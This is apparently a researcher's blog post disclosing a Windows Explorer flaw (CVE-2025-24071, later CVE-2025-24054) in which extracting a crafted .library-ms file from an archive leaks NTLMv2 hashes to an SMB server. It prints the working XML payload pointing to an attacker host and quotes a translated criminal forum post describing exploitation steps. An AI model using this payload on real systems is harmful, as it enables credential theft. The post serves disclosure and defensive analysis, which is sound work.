CVE-2025-24071: NTLM Hash Leak via RAR/ZIP Extraction and .library-ms File

2025-03-18

Technical Explanation of NTLM Hash Leak via RAR/ZIP Extraction and .library-ms File

When a specially crafted **.library-ms** file containing an SMB path is compressed within a RAR/ZIP archive and subsequently extracted, Windows Explorer automatically parses the contents of this file due to its built-in indexing and preview mechanism. This behavior occurs because Windows Explorer processes certain file types automatically upon extraction to generate previews, thumbnails, or index metadata, even if the file is never explicitly opened or clicked by the user.

The **.library-ms** file format is XML-based and is trusted by Windows Explorer to define search and library locations. Upon extraction, the indexing service and Explorer's built-in file parsing mechanism immediately analyze the **.library-ms** file content to render appropriate icons, thumbnails, or metadata information.

The provided file contains a **<simpleLocation>** tag pointing directly to an attacker-controlled SMB server:

```
<?xml version="1.0" encoding="UTF-8"?>
<libraryDescription xmlns="http://schemas.microsoft.com/windows/2009/library">
  <searchConnectorDescriptionList>
    <searchConnectorDescription>
      <simpleLocation>
        <url>\\192.168.1.116\shared</url>
      </simpleLocation>
    </searchConnectorDescription>
  </searchConnectorDescriptionList>
</libraryDescription>
```

Upon extraction, Windows Explorer attempts to resolve this SMB path (

`\\192.168.1.116\shared`

) automatically to gather metadata and index file information. This action triggers an implicit NTLM authentication handshake from the victim's system to the attacker-controlled SMB server. Consequently, the victim's NTLMv2 hash is sent without explicit user interaction.

This vulnerability arises because Windows Explorer implicitly trusts **.library-ms** files and automatically processes certain file types immediately upon their extraction from archives. Attackers exploit this implicit trust and automatic file processing behavior to leak credentials, which can then be utilized for pass-the-hash attacks or offline NTLM hash cracking.

Automatic File Processing Observations

Using Procmon, we can clearly observe that immediately after extracting the **.library-ms** file, the following operations are executed automatically by **Explorer.exe** and indexing services such as **SearchProtocolHost.exe**:

- **CreateFile:** The file is opened by Explorer automatically.
- **ReadFile:** File contents are read to extract metadata.
- **QueryBasicInformationFile:** Metadata queries performed.
- **CloseFile:** File is closed after processing.

Additionally, **SearchProtocolHost.exe** is invoked as part of Windows' file indexing service. After **Explorer.exe** finishes its initial processing, the indexing service reopens and reads the file to index its contents. This further confirms the automated handling of files upon extraction:

- CreateFile, ReadFile, QueryBasicInformationFile, CloseFile: Performed by **SearchProtocolHost.exe** to add file content into the search index.

These actions conclusively demonstrate that Windows automatically processes files immediately upon extraction, without any explicit user interaction. Both **Explorer.exe** and **SearchProtocolHost.exe** automatically read and process the XML content of the **.library-ms** file, initiating a connection attempt to the SMB path embedded within.

procmon process


0:00 / 0:12

SMB Communication Evidence

Using Wireshark with an SMB filter (**smb** or **smb2**), you can directly observe that the extraction of the malicious **.library-ms** file immediately triggers SMB communication attempts. Wireshark captures reveal the following sequence of SMB packets:

- **SMB2 Negotiate Protocol Request:** From the victim to the attacker-controlled server (**192.168.1.116**).
- **SMB2 Session Setup Request (NTLMSSP_AUTH):** Clearly showing the initiation of an NTLM authentication handshake, proving that Windows automatically tries to authenticate with the SMB server upon file extraction.

wireshark process




Even if the file is moved to the trash, it will still remain functional and continue to work.

0:00 / 0:24

Exploitation in the Wild

This vulnerability is actively being exploited in the wild and has potentially been offered for sale on the xss forum by the threat actor known as "Krypt0n."(This is a possibility. The security vulnerability hinted at by the threat actor aligns with this logic.) This threat actor is also the developer of the malware named "EncryptHub Stealer (ref: https://x.com/naumovax/status/1900574511797239900 (https://x.com/naumovax/status/1900574511797239900))."

forum posts:



Krypt0n
Dispersion
Пользователь
Joined: Jul 14, 2020
Messages: 874
Reaction score: 953


Nov 5, 2024

Цена:	от 200к$ до 400к$
Контакты:	PM

Приветствую всех. Продается 1-Click 0day LPE Exploit под Windows.

Старт: 200k$
Шаг: 10k$
Блиц: 400k$
Срок: 2 Недели

Работа строго через гаранта форума.



Krypt0n
Dispersion
Пользователь
Joined: Jul 14, 2020
Messages: 874
Reaction score: 953

Nov 12, 2024 Thread starter #2

Актуально.
старт 175к
шаг 10к
блиц 350к
В одни руки!

piv.pivpiv.dk

Krypt0n
Dispersion
Пользователь
Joined: Jul 14, 2020
Messages: 874
Reaction score: 953

Nov 20, 2024 Thread starter #3

сейчас проясню все. Сервак в который летят хеши создается у себя. К примеру на впс. Дальше через эксплойт генерируешь конфиг с твоими ip, share и т.д после этого создается специальный конфиг. Кладешь его на шару в любое место, независит куда именно. И если пользователь просто откроет проводник или эту шару то автоматически произойдет редирект сам (идет редирект запроса) тем самым хеш пользователя прилетает к вам на сервер и все. Сам файл который лежит на шаре открывать НЕ нужно

piv.pivpiv.dk

Translation from Russian for the threat actor's post:


Let me clarify everything. The server where the hashes are sent is created locally, for example, on a VPS. Then, using an exploit, you generate a config with your IP, share, etc. After that, a special config is created. You place it on a shared folder anywhere—it doesn't matter where exactly. If the user simply opens Explorer or accesses the shared folder, an automatic redirect occurs (the request is redirected), and the user's hash is sent to your server. That's it. The file placed in the shared folder does not need to be opened.

Check the PoC for this vulnerability.

https://github.com/0x6rss/CVE-2025-24071_PoC (https://github.com/0x6rss/CVE-2025-24071_PoC)

0:00 / 0:46

NOTE




MSRC Auto-notification 14 Mar 2025 20:39

Hi [redacted]il.com,
We're happy to report that the fix for MSRC case [redacted] will be included in our March 2025 Security Update Release on March 11th, 2025. You will be acknowledged for this fix with CVE-2025-24071 .

I reported this vulnerability to Microsoft, and it was already fixed in the March release (Patch Tuesday).
CVE-2025-24071 - More details: CVE-2025-24071/Microsoft Windows File Explorer Spoofing Vulnerability (https://www.cve.org/CVERecord?id=CVE-2025-24071)

Update: Microsoft has changed its CVE number. The CVE number previously defined by Microsoft, CVE-2025-24071, has been updated to CVE-2025-24054.🤷‍♂️


19 Mar 2025 10:11

Dear MSRC Team,

First of all, thank you for the acknowledgment.

However, in previous notifications, you stated, "You will be acknowledged for this fix with CVE-2025-24071." Based on this, I publicly released a PoC under this CVE title.

Please see:
https://x.com/0x6rss/status/1901958026669502721?s=46

MSRC Email communication 20 Mar 2025 23:54

Subject: Re: [EXTERNAL] Re: MSRC [redacted]

Hi [redacted]

We initially suspected that but after a further review of your submission, we were able to confirm that the fix for CVE-2025-24054 is what actually resolved the issue you submitted. Therefore, you have been acknowledged in the said CVE. If you are able to clarify that in your media posts, that'd be great!

0x6rss. Malware and CTI analyst.

Recent Posts:

(/blog.html)

- PDF malicious code injection and PDF dropper (ADOBE) (/blog/2024/07/25/pdfdropper.html)
- CVE-2024-7014 RETURN: UPDATED EVILLOADER (/blog/2025/03/04/evilloader.html)
- Matkap - hunt down malicious Telegram bots (/blog/2025/02/22/matkap.html)

Light/Dark

(https://github.com/0x6rss) (mailto:<your@mail>) (https://x.com/0x6rss)